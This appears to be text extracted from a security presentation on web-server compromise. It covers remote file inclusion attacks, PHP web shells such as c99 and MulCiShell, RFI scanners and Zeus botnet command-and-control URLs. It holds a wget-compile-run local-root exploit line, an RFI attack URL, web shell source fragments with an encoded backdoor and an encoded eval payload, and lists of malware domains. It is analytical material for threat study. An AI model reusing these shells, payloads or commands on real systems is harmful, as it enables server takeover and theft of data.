
echo "Trying 2.6.10 [ uselib24 ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.10/uselib24.c;
gcc uselib24.c -o uselib24;
./uselib24;
checkroot;
```




Exploitation

- **Exploiting a vulnerability in phpMyAdmin**
 - Debian DSA-2034-1 (April 17 2010)
 - CVE-2008-7251 - phpMyAdmin may create a temporary directory, if the configured directory does not exist yet, with insecure filesystem permissions.
 - CVE-2008-7252 - phpMyAdmin uses predictable filenames for temporary files, which may lead to a local denial of service attack or privilege escalation.
 - CVE-2009-4605 - The setup.php script shipped with phpMyAdmin may unserialize untrusted data, allowing for cross site request forgery.
- **Botnet agent “dd_ssh” installed on the server**
 - Drops the malicious files in /tmp/vm.c and /tmp/dd_ssh, and then starts the “dd_ssh” service
- **Bruteforce SSH servers... (mid-August 2010)**

- **Mostly Kiddiez with RFI Scannerz**
- **Effective for low hanging fruit**
- **Remotely executed & Run as “www” user**
 - PHP IRC Bots
 - Web Shells (c99/r57)
 - Database Dumpers
- **Code usually publicly available**




- **Find a free upload site**
 - Upload php site as .txt
 - Find vulnerable target site
 - RFI Scanners make this easy
 - Execute Uploaded php as remote file
 - <http://www.targetsite.com/index.php?f='http://freeuploadsite.com/phpshell.txt'>
 - Upload C&C control panel on target site
 - Vulnerable because of no input sanitization




e.g.

```
<php
include($_GET['page']);
?>
```



```
<?
#####
# Small PHP Web Shell by ZaCo (c) 2004-2006                                     #
# +POST method                                                                #
# +MySQL Client+Dumper for DB and tables                                     #
# +PHP eval in text format and html for phpinfo() example                   #
# PREVED: snOw, Zadoxlik, Rebz, SkvoznOY, PinkPanther                       #
# For antichat.ru and cup.su friends usage                                  #
# Sites : Saldiri.Org                                                         #
# Just for fun :)                                                            #
#####
error_reporting(E_ALL);
@set_time_limit(0);
function magic_q($s)
{
if(get_magic_quotes_gpc())
{
$s=str_replace('\\"', '\\\\', $s);
$s=str_replace('\'' , '\\\\', $s);
$s=str_replace('\\\"', '\\\\', $s);
$s=str_replace('\\\0', '\\0', $s);
}
return $s;
}
function get_perms($fn)
{
$mode=fileperms($fn);
$perms='';
$perms .= ($mode & 00400) ? 'r' : '-';
$perms .= ($mode & 00200) ? 'w' : '-';
$perms .= ($mode & 00100) ? 'x' : '-';
$perms .= ($mode & 00040) ? 'r' : '-';
$perms .= ($mode & 00020) ? 'w' : '-';
$perms .= ($mode & 00010) ? 'x' : '-';
$perms .= ($mode & 00004) ? 'r' : '-';
$perms .= ($mode & 00002) ? 'w' : '-';
$perms .= ($mode & 00001) ? 'x' : '-';
return $perms;
}
$head=<<<headka
<html>
<head>
<title>Small Web Shell by ZaCo - Saldiri.Org</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
```

Website with PHP as 'txt' file ready for use against target



```
<? eval(gzinflate(base64_decode('
7Z17d9s2tvbXnPzVrJXvQKtZR32qO9r13akzx7k7
aZOML+m0mUyGkmiJ1lixqJCqOFTxF/QXA18j9QLIU
O52ee2s0lQDhsgFsAD9C5KM/P/z+z6Pe6M7t+/fu
3P5uasU/3925/eu3q/z5VWZ4b+wNk3h4Ybx98dZ4
9ObI2D94bHyibfsbo/gj3n7IUz+6MII0wzdGKYnx
TT1Rs9HwjLMgiSdG+yA8L6cr/hSJo3F7J038P8Fg
MAYt83jc347HXX2GFVu4ch/eu3/n9p3bJ9Nh04ni
oTH+vL5h/K+Mun/PeNwLhsNwYDyKE0Omu9tOIyBG
r1H/Nm3wtSMombbiYSfeao/D8/oD4/59Q6YLBWnJ
FE2CXj8YGp1w2BUvk1EwidLC790z9jpn0dAQ72TR
gQqIctPurj8Qca04+ShyIEQPderRH26r0t3nMdJhM
+0YwTXqGSCmLvTuI28EgCseJSN6QiWnTeBy3AqMT
GeqzXjxJto3GptGORUvaidEPjUk4/hSOScCIEia9
+HwcTKbxMcyV8To4G0UDYWD6kdeJxlEln2jS/ddR
uy/7SpQyFG8HkTIjGI+Di/U7t2t9UcbYTGqbtcTc
+uc0GgTi7aQXCnvHW900eDodhVvtoB+OROyCIfB
YCvsBEMRGo2tydbbV+LdD5E10gyTsCsCP08voi35
mXgfyXYT9rdNwEPZF4CTojaOto21LhU6DYXs81ZUH
Yizy615Jk8JkS3qtCHaioLdl1FgyjUNUynH5+fzSO
PwWDzgcRMQ47vaAjSw478VhmPxmH4aPDJ+Jdayxs
HoQXspBwEnW1wX9XDvL39/Rhy3eJRzR5hMkjLB5h
8whHRBy/3v+reBnGn4TDiTd7o9Famv9X2YPvXW14
5Mr/yfJbwbqdDuJhoOxsRapj6NIvkTpSyB8Sr6k
oUk4aEdT2bfPg+ngsrYpxvF0Kjw1CYsx6Uw7U11z
6xjF6L0/+BBEDIO8b4dPz7daqmNFBk10piaLCDzp
vDncOhnEsepY+RoNu6ri4Zb8eGuvLfmC9qJx3Nvf
6srA/qdguNWOP4m3j8PBdBcMx9bt+MOhPB8pU0UWh
+Bf1ZIMPD1+I/782hCPDw55490s4jrdk0T+F4Xhc
6lHxtht140Es3rTDj61wLBxBNes0kKWeBydBovpt
qxMGSU95q3DPVj1IqgPTG1+wi04pxJxUI04uej3m
NN2IT3uekM2Hpet3JuBp10wt3ePGn3RMW1Zx0Jz1W
VreXVGOiwS1Lc9rvspjxyeQy2CZ0W5/bLWhSp3XJ
Yj53UxeatIEBGP0kOAvUVHr/y4eoq/r5/Ztnzz68
/2H/9fFFfpfP+JHxt6/WREnebJspFH28933v85kfp
JOKzQP5Jh2wS9JMoFRucRq30XT/sTcXkVzn1B63o
UszwTfYuiTrTcf6ZdOusqFagZof4Jxa8MHs71vth
+k4NFHARnMlg/LEB8P4Xnd3p8SFfnQ9nj44ERmCXh
wyGqYjFxtxf1p7wk5g3jzudqzGVnnFyw6kRU95K1
65xc8gpF115ziHFHGMpHv3f2SVi6pNO7TFhxnose
OKqIU46TRzbF8uf7pVQqwMRL09weITNIyweYfKI
Jo8gHtFgER43zOOgedwvjxvmccM8bpjHDfO4YR43
zIUInsXlhbq8Wpccb5nLTXd441zff5R3k8rFluKUO
t9ThljrcUodb6nBLHW6pwy11uKU2N8yCCALXtcbhp
```

Compressed base64 webshell code hosted on free web hosting site

```
#!/usr/bin/perl

#####

#   Author   :   Immortal, Immortalv2 , Clvn3445
#   Program  :   Rfi Scanner (Priv8!)
#   Programers : |immortal, immortalv2 , Clvn3445
#####

# - Keep Priv8 -
# - Keep Priv8 -
# - Keep Priv8 -
# - Keep Priv8 -

use LWP::UserAgent;
use HTTP::Request;
system("cls");

print q{

-----

RFI SCANNER

-----
}
```

Basic RFI Scanner (many publicly available, most written in python/perl)

```
#Cycle

for($i = 0; $i <= 1215; $i++){

#Search RFI

$fck = $link."/".@lol[$i];

$url = $link. "/" .@lol[$i].$include;

$request = HTTP::Request->new(GET=>$url);

$useragent = LWP::UserAgent->new();

$response = $useragent->request($request);

if ($response->is_success && $response->content =~ /r577/) { print "$~censored~ Vulnerable\n"; $i = 1216; }
```

Many scan 1000++ statically known URI's against targets (detection is rather easy)

- **Hundreds of Web backdoors**
 - “Auto-rooters” or password extraction
 - Most based on 3 sources of code...
- **R57**
- **C99**
- **Locus7Shell**
 - Enables Full control of website via browser
 - Webshell code non-existent locally
 - Anti-Forensics
 - Visible via web log analysis
 - Executable processes by WWW visible (unusual)

The backdoors have a range of functionality, but most of them will have methods to bypass PHP security functions, steal information, read/modify files, access SQL databases, crack passwords, execute arbitrary commands and escalate privileges.

центрсити

...где остальные бессильны

- ☛ Услуги
- ☛ Клиентам
- ☛ Тарифы
- ☛ Оптимизаторам
- ☛ О компании
- ☛ Заказ

```
<?php
/*
*****
*
*                               c99shell.php v.1.0 pre-release build #12
*                               Freeware license.
*                               © CCTeam.
*
* c99shell - ?????-????????? ???? www-????????, "????°?????" ?? ??????.
* ?? ?????? ?????????? ???°??? ?????????? ?????? ?? ?????????? ?????????? ??????????
http://ccteam.ru/releases/c99shell
```

```
function displaysecinfo($name,$value) {if (!empty($value)) {if (!empty(
displaysecinfo("OS Version?",myshellexec("cat /proc/version"));
displaysecinfo("Kernel version?",myshellexec("sysctl -a | grep version
displaysecinfo("Distrib name",myshellexec("cat /etc/issue.net"));
displaysecinfo("Distrib name (2)",myshellexec("cat /etc/*--realise"));
displaysecinfo("CPU?",myshellexec("cat /proc/cpuinfo"));
displaysecinfo("RAM",myshellexec("free -m"));
displaysecinfo("HDD space",myshellexec("df -h"));
displaysecinfo("List of Attributes",myshellexec("lsattr -a"));
displaysecinfo("Mount options ",myshellexec("cat /etc/fstab"));
displaysecinfo("Is cURL installed?",myshellexec("which curl"));
displaysecinfo("Is lynx installed?",myshellexec("which lynx"));
displaysecinfo("Is links installed?",myshellexec("which links"));
displaysecinfo("Is fetch installed?",myshellexec("which fetch"));
displaysecinfo("Is GET installed?",myshellexec("which GET"));
displaysecinfo("Is perl installed?",myshellexec("which perl"));
displaysecinfo("Where is apache",myshellexec("whereis apache"));
displaysecinfo("Where is perl?",myshellexec("whereis perl"));
displaysecinfo("locate proftpd.conf",myshellexec("locate proftpd.conf"
displaysecinfo("locate httpd.conf",myshellexec("locate httpd.conf"));
displaysecinfo("locate my.conf",myshellexec("locate my.conf"));
displaysecinfo("locate psybnc.conf",myshellexec("locate psybnc.conf"))
}
if ($act == "mkfile")
```

Новости

7 апреля компания «ЦентрСити» переехала в новый офис. Теперь мы находимся в самом центре столицы, недалеко от станций метро Курская и Чкаловская.

6 апреля мы рады объявить о начале деловых отношений со студией «Perfect Design».

[Подробнее](#)

Почему

Среди многих Вам нужно вы Почему? Мы и естественное сайтов. Что эт информативн стабильно выс эффективност итоге? Прирос укрепление ии Интересно?

Естественн помогает в

Мы за стабильно

Оценка стоимости продвижения

(495) 795-11-01
Москва, Мрузовский пер., д.1, стр.4
info@ccteam.ru



Notice: Undefined index: theme in C:\inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php on line 235



Notice: Undefined variable: idval in C:\inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php on line 294

Server IP	Your IP	Disk space	Safe_mode?	Open_BaseDir?	System	Server software	Disa func
165.190.174.98	66.249.71.172	57 GB of 64 GB	OFF	OFF	Windows NT PHP 5.2 build 3790	Microsoft-IIS/6.0	No

[Enumerate] [Files] [Domains] [MySQL] [Encoder] [Sec. Info] [Cracker] [Bypassers] [Tools] [Databases]

This tool will attempt to copy the **shell** into every writable directory on the server, in order to
 Passwd file:

Current location:

Notice: Undefined variable: cPath in C:\inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php on line 294
 C:\inetpub\wwwroot\php\carpenter\upload\Homework4\pics\bip.php

File	Size	Owner/group	Perms
..	DIR	0/0	777
57717618.jpg	13 KB	0/0	666
Blue hills.jpg	28 KB	0/0	666
Creek.jpg	258 KB	0/0	666
Dock.jpg	309 KB	0/0	666
Garden.jpg	504 KB	0/0	666
Green Sea Turtle.jpg	370 KB	0/0	666
Jellyfish.jpg	758 KB	0/0	666
Koala.jpg	763 KB	0/0	666
Lighthouse.jpg	548 KB	0/0	666

```
<?php
#///// MulCiShell v2.0 /////#
# Updates from version 1.0#
# 1) Fixed MySQL insert function
# 2) Fixed trailing dirs
# 3) Fixed file-editing when set to 777
# 4) Removed mail function (who needs it?)
# 5) Re-wrote & improved interface
# 6) Added actions to entire directories
# 7) Added config+forum finder
# 8) Added MySQL dump function
# 9) Added DB+table creation, DB drop, table delete, and column+table count
# 10) Updated security-info feature to include more useful details
# 11) _Greatly_ Improved file browsing and handling
# 12) Added banner
# 13) Added DB-Parser and locator
# 14) Added enumeration function
# 15) Added common functions for bypassing security restrictions
# 16) Added bindshell & backconnect (needs testing)
# 17) Improved command execution (alts)
#////////////////////#
@ini_set("memory_limit","256M");
@set_magic_quotes_runtime(0);
session_start();
ob_start();
$start=microtime();
if(isset($_GET['theme'])) $_SESSION['theme']=$_GET['theme'];
//Thanks korupt ;)
$backdoor_c="DQojaW5jbHVkZSA8YXNtL2l1vY3Rscy5oPg0KI2luY2x1ZGUgPHN5cy90aW11LmkgI
$backconnect_perl="IyEvdXNyL2Jpbi9wZXJsDQplc2UgU29ja2V0Ow0KbXkgKCRpYWRkciwkcG9
$pl_scan="DQoJYyEvdXNyL2Jpbi9wZXJsDQplc2Ugd2FybmluZ3M7DQplc2Ugc3RyaWN0Ow0KdXN1
Yes 14/07/2009 19:18:51
```



PLUNDER
upload & share

MulCiShell v0.2.php
Downloads: 141
[Download Now!](#)
Free downloads.

Download
MulCiShell v0.2.php (0.07 mb)
[Download](#) [Copy to my Account](#) [Report this File](#)

Note URL – Remote code running locally – Site Owned!

Software: WebServerX. PHP/5.1.4
 uname -a: Linux server3.magnnet.net 2.4.21-47.0.1.EL #1 Thu Oct 19 11:42:25 EDT 2006 i686

126
 Safe-mode: OFF (not supported)
 /home/usr2060/public_html/products/ - Shell at *
 Free 0.86 GB of 68.46 GB (10.03%)
 Your ip: - Server ip:



[Enumerate] [Encoder] [Tools] [Prac.] [FTP Brute] [Sec.] [SQL] [PHP-Code] [Backdoor Host] [Back-Connection] [milw0rm] [PHP-Proxy] [Self remove]

Listing folder (9 files and 0 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
LINK		07.10.2009 15:57:40	usr2060/usr2060	drwxr-xr-x	[Info] [Refresh] [Delete]
LINK		22.02.2010 18:32:21	usr2060/nobody	drwxr-xr-x	[Info] [Refresh] [Delete]
61ad4297103084a.jpg	13.7 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
3aa2205d830e29d2.jpg	11.66 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
8e283c7f8aaf2807.jpg	20.12 KB	12.08.2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
73161246a1da142.jpg	16.2 KB	12.08.2009 13:38:40	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
6198460ede822fe.php	221.4 KB	07.10.2009 15:50:19	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
Thumbnail	17.5 KB	12/08/2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
55e48109737a05d.jpg	10.67 KB	12/08/2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
fed23c562e9fc2b.jpg	10.01 KB	12/08/2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]
shbd	8.48 KB	12/08/2009 13:39:12	usr2060/usr2060	-rw-r--r--	[Info] [Refresh] [Delete]

Enter:

```

k?php
//
//for php proxy purposes
function selfURL() { $s = empty($_SERVER["HTTPS"]) ? "" :
($_SERVER["HTTPS"] == "on") ? "s" : "http"; $protocol = strtolower(
$_SERVER["SERVER_PROTOCOL"]), "/" . $s . $_SERVER["SERVER_PORT"];
return $protocol . "://" . $_SERVER["SERVER_HOST"] . $protocol . $_SERVER["REQUEST_URI"]; }
function strleft($s1, $s2) { return substr($s1, 0, strpos($s1, $s2)); }
$selfurl = base64_encode(selfURL());
$phpprox="http://twofaced.org/proxy/index.php?q=".$selfurl;

//end of link

//milw0rm search
$Lversion = php_uname(r);
$OSV = php_uname(s);
if (eregi("Linux", $OSV))
{
$Lversion=substr($Lversion,0,6);
$millink="http://milw0rm.com/search.php?dong=Linux Kernel
$Lversion;
}else{
$Lversion=substr($Lversion,0,3);
$millink="http://milw0rm.com/search.php?dong=".$OSV." ".
$Lversion;
}
//End of milw0rm search
  
```



CnC URL's

- **Bot agents need to connect to CnC**
 - Receive new configuration files, malware updates, lists of backup CnC, receive cached commands
- **Structured CnC configuration URL's**
 - Frequently indicates DIY pack being used
 - Can help identify botnet operator group





Zeus Kit Default URL	URL Type
zephehooqu.ru/bin/teemaeko.bin	CnC
iveeteepew.ru/bin/teemaeko.bin	CnC
jocudaidie.ru/bin/cahdoigu.bin	CnC
johgheejae.ru/bin/ooapaiboo.bin	CnC
kaithuushi.ru/bin/aiphaipi.bin	CnC
deilaeyeew.ru/bin/ucusaew.bin	CnC
adaichaepo.ru/bin/thootham.bin	CnC
ootaivilei.ru/bin/thootham.bin	CnC
voraajoong.ru/bin/saejuogi.bin	CnC
dahzunaeye.ru/bin/sofeigoo.bin	CnC
ohphahfech.ru/bin/baiquaad.bin	CnC
ohphahfech.ru/bin/eegotook.bin	CnC
ohphahfech.ru/bin/hueghixa.bin	CnC
ohphahfech.ru/bin/laangiet.bin	CnC
ohphahfech.ru/bin/oomiephe.bin	CnC

Zeus Kit Custom Cnc URL	URL Type
freehost21.tw/b/cfg375.bin	CnC
www.technoplast.com.ua/catalog/nibco/tmc.bin	CnC
askuv.com/percent/update.bin	CnC
leadingcase.cc/20aug_old.cpm	CnC
mshwship.com/xed/config.bin	CnC
nascetur.com:81/wc/cof58.bin	CnC
nascetur.com:81/wc/g6.php	Drop Site
nascetur.com:81/wc/512.exe	Trojan



Custom CnC URL	URL Type
gigafleet.ru:8080/new/controller.php	CnC
globaljoke.ru:8080/new/controller.php	CnC
gothguilt.ru:8080/new/controller.php	CnC
greatfile.ru:8080/new/controller.php	CnC
greatmoder.cn/bm_a/controller.php?action=report&guid=0&rnd=123&uid=5&entity=	CnC
hjwbxhqr.cn/win-xp/controller.php?action=bot&entity_list=&uid=1&first=1&guid=3496937282&v=15&rnd=11987634	CnC
imoviemax.ru/new/controller.php?action=bot	CnC
krottorot.cn/ging/controller.php?action=bot&entity_list=&uid=&first=1&guid=1824245000&rnd=946862	CnC
krottorot.cn/ging/controller.php?action=report&guid=0&rnd=946862&uid=&entity=1241486361:unique_start	CnC
mmsfoundsystem.ru/public/controller.php?action=bot&entity_list=&uid=&first=1&guid=13441600&v=15&rnd=8520045	CnC
websitecheck.cn/nr/controller.php?action=bot&entity_list=&uid=&first=1&guid=1824245000&rnd=140493	CnC
worldhostdns.com/FOOD/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=4723841	CnC
www.ghthchinalimited.com.cn/admin/controller.php?action=bot&entity_list=1238216956&uid	CnC
